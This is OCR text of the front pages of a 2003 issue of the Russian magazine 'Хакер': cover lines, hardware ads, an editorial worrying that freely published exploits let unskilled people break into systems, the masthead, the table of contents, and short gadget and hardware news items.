

ХАКЕР

ver 09.03 (57)

WWW.XAKER.RU

CD под защитой 2

Как уберечь от чужих глаз инфу на компактe

Мозги в кармане

Выбираем flash-карту

Навечно on-line

ICQ, E-mail и IRC на твоём мобильнике

Глобальный хак винды
RPC-уязвимость, породившая

MSBlast



Earth Simulator


Где живет самый мощный компьютер

Телефон под замком

Что такое разлочка мобильника

Винда и DoS

исследование устойчивости ОС семейства Windows к DoS-атакам



Assembly 2003

Горячие финские демо-пати

На нашем CD:

• The Bat! v.2.0 • Nero 6.0.15 • Service Pack 4 под Win2K • Демки с Assembly 2003

(game)land

ISSN 1609-1019





Телевизоры LG

Теперь настраивать яркость легко!

Инновация от LG Electronics для мониторов High Bright CDT позволяет быстро оптимизировать настройки дисплея для любого приложения.



Монитор LG Flatron ez T9 10BH (19", плоский) Монитор LG Flatron ez T7 10BH/PH (17", плоский)



Функция Bright View включает 4 режима: текст, фото, кино и стандартный. Каждый обладает уникальными параметрами настройки яркости, контраста и цветовой температуры.



Функция Bright Window позволяет выборочно регулировать яркость. Область повышенной яркости можно создать, просто выделив ее мышью, а также свободно передвигать и менять ее размеры.

Москва D-Vision (095) 252-2030; Телеград (095) 291-2090; Ред (095) 230-6350; Фильм (095) 150-63-20; DVM Group (095) 777-1044; Динтек (095) 767-4999; Солоник (095) 745-2999; Элан (095) 777-0770; Пейзаж (095) 785-3290; Ф-Центр (095) 472-0401; Формат (095) 224-2104; NI Computer (095) 575-1030; POLARIS (095) 715-2027; Технодата (095) 777-0777; M.Видео (095) 777-7775; Мир (095) 790-0000; Эльдаров (095) 500-0000; 30CT (095) 728-4060; Пука (095) 236-9025; Техносерв Калужский (095) 563-8333; Сетевая Лаборатория (095) 794-6490; OAKS (095) 232-3334; Кристалл КИТ (095) 377-8600; Аи-супер (095) 745-5170; ESM (095) 719-4020; Невс (095) 914-3333; GIGAM (095) 105-0790; Виртуальный мир (095) 234-3777; UDA Computer (095) 775-5332; Стар-Мастер (095) 885-3802; Ассис (095) 794-7224; Радикомплекс Калужский (095) 903-8170; Парал-Электроника (095) 120-4049; Форум Калужский (095) 775-7750; Санкт-Петербург; Билланд (012) 102-4300; DPM Москва (012) 325-1100; Балабанов (095) 809000; Саргисов; Москва (0812) 244502; Волгоград; Волгоград (0722) 263010; Байск; ПАРУС + (0832) 333232; Волгоград; Техник (0441) 973017; Воронеж; POLARIS (0732) 727301; PPM (0732) 524112; Сана (0732) 733222; Екатеринбург; Класс (3432) 599021; Компьютер без проблем (3432) 506440; Москва; ПРАДЕНТ (3412) 421922; Иркутск; ПРАДЕНТ (0502) 250221; Казань; Аларта (0432) 305772; Казань; Лето Казань (0432) 564523; Керем; Голосина (0332) 675090; Краснодар; Окей (0612) 601144; Краснодар; Альфа (0612) 211140; Sun-Ресурс (0612) 300080; Владивосток; Редис (0412) 404573; Мурманск; Электрон (0152) 420624; Хабаровский; Члены ФОРТ; ДАКТОР-ТРУДОВИК (0502) 288081; Владивосток; Матрикс; Кольчугин (041612) 405003; Новосибирск; Ардакун (0446) 240525; Нижний Новгород; Алтэкс (0313) 317578; POLARIS (0312) 779050; Новосибирск; Новосибирск; Орбита (0302) 490124; Тюменск (0352) 335903; Оренбург; IC Центр (0332) 302160; Пермь; Аппекс (0422) 190150; Ростов-на-Дону; Девел-Калькулятор (0632) 902300; Тюменск (0632) 803111; Симферополь; Прима (0462) 162007; Рязань (0462) 345430; Саратов; Редис ТЕСТ (0402) 240091; Саратов; КоммьюАрт (0452) 241314; Сургут; ТЕХНОЦЕНТР (0462) 245025; Ульяновск; С3-центр (0482) 277977; Томск; Аргент (0402) 600050; Тюмень; Армада (0452) 494774; Калмыкия (0402) 463064; Эвекс-Тюмень (0452) 390000; Уфа; Мейстер (0412) 229989; Класс (0472) 520830; Хабаровск; Календарь (0412) 302007; ДМ-Амур (0412) 749020; Челябинск; Редис-30M (0312) 349402; Троицк (0312) 330812;

Информационная служба LG: (095) 771 7670; <http://www.lg.ru>



**А вы не знали, что умеете
управлять квантроциклом?**

Компьютер **ЭКСИМЕР™ Home Elite** на базе процессора Intel® Pentium® 4 с технологией Hyper-Threading обеспечит вам захватывающие дух приключения в мире онлайн-игр.



Оснащенный мощным процессором Intel® Pentium® 4 с технологией Hyper-Threading компьютер ЭКСИМЕР™ Home Elite предлагает великолепную производительность для поддержки трехмерных компьютерных игр, а также обеспечивает действительно реалистичное воспроизведение звука с помощью системы Dolby Digital.
Компьютер ЭКСИМЕР™ — возможности, которых Вы не ждали.

**Единая информационная служба:
(095) 748-37-89**

Розничные продажи в Москве: М.ВИДЕО (095) 777-777-5,
Техносила (095) 777-8-777, МИР (095) 780-0000.

Дистрибуторы: компания Инлайн — г.Москва (095)941-6161,
ЗАО "Элком Сервис" — г.Сургут (3462) 31-19-91, г.Нефтеюганск
(34612) 2-47-03, г.Ханты-Мансийск (34671) 3-44-84

Более 400 дилеров по всей территории России.
Адрес ближайшего на www.i2b.ru



www.excimer.com

ESL

Свобода информации. Сколько людей в Сети кричат об этом! Сколько написано красивых манифестов о том, что вся информация в Сети должна быть общедоступной. Да-да, нашел ошибку в ресурсе - сообщи о ней всему миру. И это правильно! И вот народ начинает активно бороться за эту свободу. Инфа о найденных ошибках выкладывается на публик, да еще и вместе с готовыми эксплоитами. Зачем? Видимо, для реализации собственных амбиций — видели, как я крут? Берите, пользуйтесь, мне не жалко.

Что ж, мы получили желанную свободу. Не абсолютную, но все же вполне ощутимую. Ты хочешь быть в курсе новых ошибок в софте, постоянно сливать свежие сплюты, бэкдоры, руткиты, трояны? Пожалуйста! Беги на www.securityfocus.com, www.packetstormsecurity.nl, www.securitylab.ru, security.nnov.ru. Конечно, суперприватных вещей ты там не найдешь, но, вооружившись софтом с этих серверов и имея немного мозгов (хотя порой и в этом нет необходимости), можно наломать немало дров: хакать сервера, досить сайты, распространять червей и т.д. и т.п. Многие стало доступным, каждый может воспользоваться разработками другого. Мир прямо-таки развивается в позитивную сторону!

Но все ли так хорошо? На сайты пачками постят новости с advisory. Люди качают новые эксплоиты. Тестят их на всем подряд. И таких людей становится все больше и больше. Думать-то не надо: зашел на сайт, скачал что нужно, ввел пару команд - и что-то в Сети уже взломано. Прогресс! Свобода информации! И эти же люди объединяются в хакерские группы. Лежат бесчисленные убогие сайты. Кричат о своих достижениях. Ох, ах, мы только что поломали сайт интернет-магазина при помощи TESO'вского 7350fun и ptrace-kmod. Какие же мы молодцы, какие же мы linux-гуры! Только вот ни хрена нового и полезного мы не сделали.

Почему так происходит? Опять же - свобода информации. Только, похоже, мы слегка перегнули палку. Когда это эксплоиты делали с отличным графическим интерфейсом, под винду, а разобраться в их работе мог даже последний кретин? А теперь сколько угодно. Пожалуйста, ошибка в Win2k/XP: грс dcom и эксплоит к ней - RPC GUI от r314x. Даже последний ламер сможет ломать компы в Сети сотнями. Возможно, я ошибаюсь. Все не так плохо, мы развиваемся. Люди умнеют, а не деградируют окончательно. Возможно. Но наметилась странная тенденция - из-за свободного распространения информации тысячи людей гораздо быстрее начали пользоваться новыми ошибками, взломы происходят все больше и больше. Разработчики софта не успевают патчить найденные баги. И не наступит ли момент, когда мы захлебнемся этим потоком информации и каждый второй в Сети сможет и будет вершить судьбы других таких же пользователей? Что нас ждет тогда?

CuTTeR
редактор X

/РЕДАКЦИЯ

>Главный редактор
Александр «2poisonS»
Сидоровский
(2poisonS@real.xaker.ru)
>Редакторы рубрик
ВЗЛОМ
Иван «CuTTeR» Петров
(cutter@real.xaker.ru)
PC ZONE
Михаил «M.J.Ash» Жигулин
(m.j.ash@real.xaker.ru)
UNIXOID
Артем «Cordex» Нагорский
(cordex@real.xaker.ru)
>Редактор **CD**
Николай «AvalANche» Черепанов
(avalanche@real.xaker.ru)
>Литературный редактор
Мария Альдубаева
(litred@real.xaker.ru)

/ART

>Арт-директор
Кирилл Петров «KROt»
(kerel@real.xaker.ru)
Дизайн-студия «100%КПД»
>Хэлпер
Дмитрий Бортновский «Bart»
(bart@gameland.ru)

/INET

>WebBoss
Скворцова Алена
(Alvona@real.xaker.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xaker.ru)

/PR

>PR менеджер
Губарь Яна
(yana@gameland.ru)

/РЕКЛАМА

>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Менеджеры отдела
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaem@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING

>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА

>Директор отдела
дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Подписка - Попов Алексей
>PR - Яна Губарь

тел.: (095) 935.70.34
факс: (095) 924.96.94

>Технический директор
Сергей Лянге
(serge@gameland.ru)

/ДЛЯ ПИСЕМ

101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xaker.ru
<http://www.xaker.ru>

Зарегистрировано
в Министерстве Российской
Федерации
по делам печати,
телерадиовещания
и средствам массовых
коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Отпечатано в типографии
«ScanWeb», Финляндия

Тираж 75 000 экземпляров.
Цена договорная.

Мнение редакции
не обязательно совпадает
с мнением авторов.

Редакция уведомляет:
все материалы в номере
предоставляются как
информация к
размышлению. Лица,
использующие данную
информацию
в противозаконных целях,
могут быть привлечены
к ответственности.
Редакция в этих случаях
ответственности не несет.

Редакция не несет
ответственности
за содержание рекламных
объявлений в номере.
За перепечатку наших
материалов без спроса -
преследуем.

04/HiTech News
08/HardNews



Ньюсы

12/Мозги в кармане
20/Upgrade



Феррум

22/Корейские киборги



Inside

24/Assembly 2003 report
28/CD под защитой 2
32/Стильные окна
36/Навечно on-line
44/Суперскролл? Суперкул!
48/Ставим инет на счетчик



PC_Zone

50/Earth Simulator



Implant

54/X-News
56/Hack-FAQ
58/Обзор эксплоитов
60/Помка крупного провайдера
64/Телефон под замком
68/Глобальный хак винды
72/Винда и DoS
74/Переполнение буфера в HEAP
78/Невинные ssh'алости в сетях



Взлом

82/Серфинг с пингином
84/Боевой софт в Линукс




Юниксoug

86/Свой WinAmp в подарочной упаковке
88/Тишем хакерскую моду для Кваки
92/Объектом по PHP



Кодиг

94/Зал суда
98/ШароWAREZ
102/WWW
104/FAQ
108/e-mail
110/X-Puzzle
112/Борда



Юниты

TIPS&TRICKS

Ведущий рубрики Tips&Tricks Иван Скларов (Sklyarov@real.hacker.ru). Присылай мне свои трюки и советы и, возможно, ты увидишь их на страницах]]. В конце года самый активный участник получит \$100. Кучу интересных советов, не вошедших в журнал, смотри на нашем сайте www.hacker.ru.
Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).

WARNING!!!
Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.

ДОМ С ПРИВИДЕНИЯМИ ▼

■ Профессор психологии взялся заселить старинный шотландский замок привидениями. Жутким освещением и ледящими кровь стенами дело не ограничится. Хай-тек особняк в пригороде Эдинбурга будет буквально напичкан источниками электромагнитных полей. Посетители испытают на себе скачки температуры, неожиданные порывы ветра и другие необычные воздействия. Сами комнаты при этом будут изменять свой интерьер. По мнению профессора Вайсмана, все разговоры о призраках - это человеческие страхи, "раздутые" изменениями в окружающей среде. Известно, что низкий инфразвук за пределами слышимости может вызывать галлюцинации и чувство тревоги. А при резком падении температуры, даже незначительном, волосы встают дыбом. Призывать и изгонять "духов" можно будет щелчком выключателя. "Дом с привидениями" распахнет двери для посетителей только в 2005 году.

ДУБОВЫЙ CD-ЧЕЙНДЖЕР ▼

■ Канадец Матиас Уондел сконструировал деревянный CD-чейнджер. Взяться за рубанок перца побудило сиюминутное желание "нарезать" большую коллекцию порнушки. Сказано - сделано. Захват дисков из стопки осуществляется при помощи раскладного "пальца", в конструкции которого использованы шарниры и солиноиды. Этот нехитрый механизм, блок и приводной моторчик закреплены на металлическом стержне, извлеченном из старой пишущей машинки. Скольжение конструкции в обе стороны обеспечивает мотор, натягивающий струну. Работает все следующим образом. Матиас через SSH логинится на свою тачку с работы и запускает агрегат. Чистая болванка летит в резак, и через несколько минут диск с нужной информацией складывается в стопку по соседству. Иллюстрации и подробные комментарии автора смотри на www.sentex.net/~mwandel/tech/changer.html.



АМФИБИЯ НА КОЛЕСАХ ▼

■ Американское семейство Доббертинов начало строительство новой амфибии на колесах (www.dobbertinhydrocar.com). Первенец, на котором супруги пересекли 28 стран и покорили Панамский канал, пришел в негодность. На переоборудование молочной цистерны в шестиколесную амфибию у них ушло почти пять лет. Столько же длилось незабываемое путешествие. Амфибия Surface Orbiter не была совершенной в плане комфорта, однако в ней имелось все необходимое для жизни, включая кондиционер, санузел, кухню с микроволновкой, холодильником и водонагревателем. В головном отсеке находился пульт управления. Посередине - машинное отделение и склад. В амфибии были установлены датчики дыма и ремни безопасности, имелся спасательный плот и сигнальные ракеты. Среди всего этого хлама внутри тесной "капсулы" приходилось в буквальном смысле ползать. Новая разработка Dobbertin HydroCar будет полностью компьютеризированной и учтет весь жизненный опыт отважного семейства.



ХАЙ-ТЕК "ЛОКАТОР" ▼

■ Австралийские ученые выращивают хай-тек ухо. Заказ на дополнительный "локатор" из кожи и хрящей поступил из Института культуры и искусства кожной ткани. Донором выступает австралийский актер, который согласился вырастить ухо под кожей предплечья. Сам по себе новый орган слышать не сможет, поэтому в него будет встроен звуковой чип и микрокомпьютер. Хай-тек ухо будет заводить разговор с теми, кто приблизится к хозяину на расстояние вытянутой руки. В остальное время оно будет внимательно слушать и конспектировать все происходящее.

РОБОТ-ЭКСКУРСОВОД ▼

■ Корейская компания Woori Technology представила робота-экскурсовода. Guide Robot поможет посетителям музеев и выставок ориентироваться в многообразии экспонатов. Железный гид весит 50 килограммов при росте 135 сантиметров. Он ведет за собой группу, озвучивая информацию с жидкокристаллического экрана. При необходимости робот может демонстрировать слайды и видеofilмы. Guide Robot оснащен простейшей системой распознавания голоса и может поддерживать беседу. Чтобы поболтать с роботом, нужно коснуться панели на его голове. Роботом управляет оператор, получающий изображения с видеокамер. Аккумуляторы железный гид подзаряжает самостоятельно, для чего может временно оставить группу наедине с искусством. Робот поступит в продажу в октябре этого года по цене от 20 до 70 тысяч долларов, в зависимости от конфигурации.





ДИДЖЕЙСКИЙ ПУЛЬТ

■ В Технологическом институте штата Массачусетс разработан прототип виртуального диджейского пульта. Микшировать сэмплы и лупы теперь можно прямо на столешнице. Проектор Audiopad высвечивает элементы управления на плоской поверхности, после чего фиксирует движения рук диджея. Перемещая фишки по виртуальной панели, можно изменить тембр и рисунок ритма, повернуть массу других диджейских "штучек". По словам конструкторов, "колдуя" над Audiopad, ты держишь звук в своих руках и практически ощущаешь его пальцами.

ПИЩЕВОЙ МОДУЛЯТОР

■ В Японии изобрели "пищевой модулятор". Термоядерный девайс создает у человека полную иллюзию приема пищи, хотя он при этом ничего не ест. Ученые университета Цукуба поместили чувствительный сенсор в желеобразную оболочку, действующую по принципу кузнечных мехов. Когда человек берет наконечник модулятора в рот и начинает его разжевывать, девайс копирует свойства различных продуктов. Например, при имитации крекера меха приобретает сопротивление сухого печенья, издают характерные хрустящие звуки и выделяют низкокалорийные вещества с крекерным вкусом. "Жевательную сонату" лучше слушать в наушниках. Новинка может стать отличным средством для похудения.

ХОЛОДИЛЬНИК МЕЧТЫ

■ Electrolux представил прототип интернет-холодильника нового времени. По замыслу инженеров компании, кухонный гигант станет центром общения для всей семьи. Со встроенного дисплея можно будет обмениваться электронными посланиями, участвовать в видеочатах и просто серфить Паутину. Благодаря тюнеру, холодильник будет выполнять функции телевизора и радиоприемника. Но самые интересные возможности Screenfridge, конечно, касаются еды. Холодильник мечты даст рекомендации по правильному хранению запасов и подберет рецепты блюд из имеющихся в наличии ингредиентов. Каждый раз, когда за обжорой закрывается дверца, камера сделает снимок "брюха" и выложит его на веб-сервер. С сотового можно будет прямо из супермаркета получить оперсводку, оценить шансы семьи на выживание и при необходимости пополнить запасы.



▶

PixelView

www.pixelview.ru

Jet-Speed without Crash

Панель с золотым напылением
Печатная плата с золотым напылением
Защитный колпак на DVI и D-sub разъемы

GEFORCE FX5900

- GeForce FX 5900 GPU
- 256/128MB DDR Memory
- AGP 8X

Pure GOLDEN Twin Aero Intake™



- GeForce FX 5600 GPU
- 256/128 MB DDR
- AGP 8X

GEFORCE FX
5600



- GeForce FX 5200 GPU
- 128/64 MB memory
- AGP 8X

GEFORCE FX
5200

PROLINK
www.prolink.com.tw

Headquarters
PROLINK MICROSYSTEMS CORP.
6F, No. 349, Yang-Kuang St., Nei-Hu, Taipei, Taiwan
Tel: 886-2-26591588
Fax: 886-2-26591599
http://www.prolink.com.tw
E-mail: prolink@serv.prolink.com.tw

ELKO Group
TEL: 095-234-9939/ 812- 320-6336
FAX: 095-234-2845/ 812- 320-6336

Excimer Computer Center
TEL: 095-125-70-01
FAX: 095- 234-06-72

Trinity Electronics Corp.
TEL: 095-737-8046
FAX: 095-231-2659

Boston PC
TEL: 095-256-1731
FAX: 095-742-6409

Landmark Trading Inc.
TEL: 095- 913-96-81
FAX: 095- 913-96-81

Silvio Computers Co.
TEL: 4232-22-45-40
FAX: 4232-40-66-66

LEADING IN VGA & MULTIMEDIA

ОТСАСЫВАТЕЛЬ ЖАРА ▼

■ В Штатах изобрели вакуумное устройство, охлаждающее организм лучше, чем ведро мороженого или ванна со льдом. Агрегат призван бороться с тепловыми ударами у спортсменов и всех тех, кто имеет дело с экстремальными температурами. Достаточно на пару минут просунуть ладошку в специальную вакуумную камеру. Теплая кровь присасывается к поверхности кожи ладони и быстро охлаждается. Rapid Thermal eXchange (www.avacore.com) снимает жар в 3-5 раз быстрее, чем любой другой известный способ. Главное, нет риска схватить простуду. На серьезное устройство серьезная цена - 3 тысячи долларов.



ИДЕАЛЬНЫЙ ЗОНТИК ▼

■ 23-летний дизайнер из Англии изобрел идеальный зонтик. У гаджета нет острых углов. В конструкции вообще отсутствуют спицы, которыми можно оцарапать прохожих и выколоть собственный глаз. SpU изготовлен из пружинной стали. В сложенном виде зонтик представляет собой диск диаметром 14 сантиметров. Но одним взмахом руки он превращается в мобильное укрытие от проливного дождя. Идеальный зонтик устойчив к ветру. Он сконструирован так, что не прогибается вовнутрь, а потому не может сломаться. Зонтиком очень удобно пользоваться и складывать его, держась за боковую ручку. Новинкой уже заинтересовались крупные компании, в том числе Nike.

ПОТЕНЦИАЛЬНЫЙ ВОРИШКА ▼

■ Британские супермаркеты Tesco взяли на вооружение новую технологию защиты от магазинных воришек. На всех товарах появился микрочип, позволяющий отслеживать любые перемещения по супермаркету. Как только товар удаляется от "родной" полки, радиомаячок обращает на посетителя внимание CCTV-камеры слежения. Последняя будет делать снимки потенциального воришки в профиль и анфас, пока тот не снимет с себя подозрения, расплатившись на кассе. Если воришке удастся улизнуть, служба безопасности супермаркета сможет предъявить фотосессию полицейским.



ДЕРЕВЯННОЕ ЗЕРКАЛО ▼

■ В университете Нью-Йорка выставлена оригинальная арт-инсталляция, получившая название "Деревянное зеркало". Она включает в себя цифровую камеру, персональный компьютер Macintosh и восьмиугольную матрицу, набранную из деревянных кубиков. Разрешение матрицы 35x29 брусков. Площадь каждого около 40 кв. миллиметров. С помощью сервоприводов кубики отклоняются вверх и вниз, занимая одну из 255 позиций. Поверхность "зеркала" при этом освещается несколькими лампами. При наклоне бруска меняется оттенок пиксела. Преобразованием изображения с камеры в картинку 35x29 точек занимается тандем из Macromedia Director и специального приложения на языке C. Скорость обновления "отражения в зеркале" составляет до 15 кадров в секунду.



ЖЕЛЕЗНЫЙ ХАКЕР ▼

■ На культовую конференцию DefCon заявился робот. Безымянная двухколесная жестянка шныряла повсюду, будто что-то потеряла. Как вскоре выяснилось, электронная достопримечательность вынюхивала уязвимости в беспроводной Wi-Fi сети. Проще говоря, сканировала ее в поиске паролей и логинов, передаваемых по Telnet- и POP-протоколам. Прототип автономного дроида хакера сконструировали члены Shmoo Group (www.shmoo.com). Робот весом 18 килограммов передвигается со скоростью быстро идущего человека и использует две сетевые карты протокола 802.11b: одну для поиска дыр в безопасности, другую - для связи со своим владельцем. Аккумуляторы дроида рассчитаны на три часа непрерывной работы. Пока что управление осуществляется с джойстика. Скоро робот научится распознавать препятствия на пути и объезжать их. Создатели планируют выпускать жестянку на заказ для крупных корпораций.

"НЕЗАВИСИМОЕ" КРЕСЛО ▼

■ Американская компания Independence Technology (www.indetech.com) представила самое "независимое" инвалидное кресло в мире. Сложная комбинация сенсоров и гироскопов позволяет машине балансировать на двух задних колесах и не терять равновесия. Благодаря



этому владелец кресла находится на уровне глаз собеседника и может самостоятельно достать в супермаркете арахисовое масло с верхней полки. iBot Mobility System способно подниматься и спускаться по крутой лестнице, для чего пары колес поочередно сменяют друг друга на каждой ступеньке. В четырехколесном режиме кресло легко взбирается на тротуары высотой до 10 сантиметров, передвигается по траве, гравию и песку. Наконец, с пульта управления можно закатить пустое кресло в автобус или фургон для транспортировки. Перемещаясь со скоростью 10 километров в час, iBot преодолевает до 100 километров на одной зарядке аккумулятора. Правда, новинка настолько сложна в управлении, что будет продаваться только по предписанию врача, а перед покупкой владелец будет проходить обязательный курс обучения. К созданию iBot Mobility System приложил руку Дин Каймен, изобретатель Segway. Новинка будет доступна уже этой зимой по заоблачной цене 29 тысяч долларов.



www.visa.com.ru



Социальная карта москвича



Льготный проезд на метро
Льготный проезд на наземном транспорте
Предоставление скидок на товары
Зачисление стипендий на карту
Начисление процентов на остаток средств

Телефоны:
105-8000, 745-8000
www.mmbank.ru

В ближайшее время СКМ можно будет воспользоваться в медицинских учреждениях г.Москвы и при льготном проезде на московской ж/д



Банк Москвы



БЕСПЛАТНАЯ ЕЖЕМЯСЕЧНАЯ ГАЗЕТА

N

E

W

S

Новый кулер от Titan

Новую линейку систем охлаждения Titan TTS для процессоров AMD Opteron и Athlon 64 представил на днях небезызвестный производитель кулеров Titan Computers. Новинки ориентированы на использование в высокопроизводительных серверных системах и рабочих станциях. Все модели оборудованы совершенным радиатором, который, благодаря отполированному медному основанию и продуваемой форме, обеспечивает наиболее эффективный отток тепла от кристалла, повышая производительность и надежность всего компьютера. Габариты новинок: 87x82x77,3 мм, все три вентилятора питаются от напряжения 12 вольт, потребляя при этом от 1,2 до 2,8 Вт, в зависимости от конкретной модели и скорости вращения вентиляторов. Здесь нельзя не отметить, что все новинки оборудованы интерфейсом для регулировки частоты вра-



щения лопастей. Модели различаются применяемыми подшипниками - если младший представитель линейки оборудован единственным подшипником скольжения, то самый продвинутый использует целых два высококачественных шариковых подшипника!

Долгоиграющий плеер

Японская корпорация Matsushita представила новую линейку портативных cd/mp3-плееров SL-CT710. В новинке реализован совершенный усилитель сигнала, который, по словам разработчиков устройства, обеспечивает высочайшее качество звука. В результате потребитель, при использовании качественных наушников (по дефолту идет что-то ужасное), может насладиться всеми прелестями каче-

ственного цифрового звука. В плеере также реализована новаторская технология Digital-Auto Gain Control, которая позволяет избегать искажений звука. Новинки способны воспроиз-



водить mp3-записи с CD-R(W) дисков, при условии, что битрейт не меньше 32 и не превышает 230 кБит/сек. Согласно данным производителя, к которым, правда, едва ли стоит серьезно относиться, аккумуляторных батарей плеера хватит на 45 часов непрерывной работы. Размер новинки - 134,4x134x17,4 мм, весит она 196 граммов. В сентябре плееры появятся на прилавках магазинов.

Струйники по-Canon'овски

Два новых струйных принтера - PIXUS 455i и PIXUS 475PD - выпустила фирма Canon. Новинки поддерживают нашу шумевшую технологию PictBridge, которая позволяет печатать цифровые фотографии напрямую с камеры, минуя компьютер, тем самым заметно ускоряя процесс. Максимальное разрешение, поддерживаемое принтерами - 4800x1200 dpi, при этом скорость печати черно-белых изображений достигает 18 стр./мин, цветных - 12 стр./мин. Новинки подключаются к компьютеру через USB, 475PD оснащен также слотом для карт флеш-памяти CF, Smart Media и Memory Stick.



Размеры PIXUS 455i - 393x258x202 мм, весит этот принтер чуть больше трех с половиной килограммов. PIXUS 475PD займет немногим больше мес-

та, зато в весе прибавил почти 500 граммов. В режиме ожидания принтеры потребляют 2 и 3 Вт соответственно, при печати этот показатель достигает отметки в 16 Вт, а уровень издаваемого шума 45 децибел. В ближайшее время новинки поступят в продажу по цене \$190 и \$250.

Цифроушка от Rollei

Малоизвестный производитель цифровой техники, компания Rollei, представила цифровую трехмегапиксельную мыльницу, ориентированную на нижний сегмент рынка цифровой фотографии - на домашних пользователей. Основные характеристики Rollei dt3200 таковы:



- Сенсорная матрица: 1/2,5" CCD, 3,23 млн. активных пикселей
- Разрешение фотографий: 2720x2040, 2048x1536, 1280x960, 640x480
- Запись видео: 340x240, 15-20 кадров в секунду
- Память: SD- или MM-карта
- Встроенная 16-мегабайт флешка
- ЖК-дисплей: 1,6" TFT
- Объектив: D-VarioApopogon HFT автофокус, фокусное расстояние 5,8-17,4 мм, апертура f/2,8-4,8 (35-120 в 35-миллиметровом эквиваленте)
- Трехкратный оптический и четырехкратный цифровой зум
- Минимальная дистанция съемки: 0,15 м (макрорежим) и 0,5 м (обычный)
- Время выдержки: 1/2-1/1000 с
- Светочувствительность: 100 и 200 по ISO
- 10-секундный таймер
- Подключение к PC: через USB
- Размеры: 96x61x32 мм
- Вес: 185 г



Бесшумный комп

Проблема создания абсолютно бесшумных компьютеров, похоже, надолго засела в мозгу инженеров. Иначе как объяснить тот факт, что по крайней мере раз в месяц появляются удивительно красивые, дорогие, первоклассные разработки, которые избавляют особо нервных людей от надоедливого гула охлаждающей системы. Вот и компания Zalman решила не оставаться в стороне и выпустила мастодонтский корпус, в котором даже самая мощная современная система не нуждается в пропеллерах :). Речь идет об ATX корпусе TNN500A, который уже в начале сентября поступает в продажу по нехилой цене, оканчивающейся тремя нулями. Что же в нем такого уникального? Корпус оснащен безвентиляторным БП мощностью аж 300 Вт; все греющиеся узлы компьютера - центральный процессор, графический чип, жесткий диск, микросхемы чипсета и т.д. объединены единой теплоотводящей магистралью, выполненной из специального сплава, обладающего высокими показателями теплопроводности. Размеры корпуса, как и цена, впечатляют: 400x286x607 мм, весит он 21 килограмм и на 99% состоит из алюминия. Корпус имеет три слота 5,25" и четыре 3,5" отсека. Согласно опубликованному пресс-релизу, производительности охлаждающей системы хватит для мощной сис-

темы на базе 3-гигагерцового кристалла Pentium 4 и видеокарты класса GeForce FX. Такой вот алюминиевый гроб за \$1к. На фиг надо? :)

Мамка от Акорп

Новую системную плату для процессоров AMD представила на днях компания Acorp Electronics. Новинка работает на чипсетной связке nForce2 Ultra 400 (SPP + MCP2) и предназначена для работы с процессорами AMD Athlon/AthlonXP/Duron с тактовой частотой системной шины 400 МГц.



Материнка оснащена тремя слотами памяти DDR DIMM, что позволяет установить в систему до трех гигабайт памяти DDR 400. Само собой, плата оборудована портом AGP с поддержкой режимов 4X/8X и AGP 3.0 8x с частотой 533 МГц. В южный мост чипсета - микросхему MCP2 - по традиции интегрирован IDE-контроллер UltraATA 66/100/133. Также материнская плата имеет 6 портов USB для

подключения периферии; изюминка платы еще и в том, что она оснащена системой защиты процессора от характерного для кристаллов AMD перегрева - в случае если камень нагреется до критической температуры, или, не дай бог, выйдет из строя кулер, плата автоматически выключит питание.

В плате реализована фирменная технология Host Clock, позволяющая прямо из BIOSа разогнать систему. Стоит новинка 66 долларов.

Minolta: 10x - не предел

Новую цифровую SLR-камеру выпустила компания Minolta. DiMAGE Z1 оборудована крутым объективом 10x Mega-zoom, позволяющим оптически увеличивать изображение в 10 раз! Также, по словам производителя, камера способна производить запись видео с



разрешением 640x480 и скоростью до 30 кадров/с. Остальные характеристики устройства приведены ниже:

- Матрица: 1/2,7", ПЗС (3,2 млн. эффективных пикселей)
- Размеры изображений: 2048x1536, 1600x1200, 1280x960 (только в режиме UHS), 640x480
- Разрешения клипов (формат - MOV Motion JPEG): 640x480, 30/15 fps продолжительностью 13/26 с, 320x240, 30/15 fps продолжительностью 21/41 с, 160x120, 30/15 fps продолжительностью 82/150 с
- Автоматическая настройка светочувствительности, 50-400 по ISO
- Объектив с 10x оптическим увеличением, фокусное расстояние 38-380 мм, апертура F2,8-3,5
- Цифровой четырехкратный зум
- Съемка на расстоянии от 4 см - в режиме SuperMacro!
- Диапазон выдержек: Program AE/Aperture Priority - 4-1/1000 с, Shutter Priority/ручное экспонирование - 15-1/1000 с, Auto/Scene - 2-1/1000 с
- Возможность пакетной съемки - до 6 кадров со скоростью 1,5 кадра/с, в режиме UHS - до 10 кадров со скоростью 10 кадров/с
- Полупрозрачный ЖК-экран
- Сменные носители: карты SD/MMC флеш-памяти (в комплекте 16-мегабайт карта)
- Интерфейсы: USB 1.1, видеовыход
- Размеры: 94x56x30 мм
- Вес: 305 граммов (без аккумулятора)
- Цена: \$400

Дисплей от Logitech

Корпорация Logitech сообщила о начале поставок нового 19-дюймового ЖК-монитора LCM-T191AD.



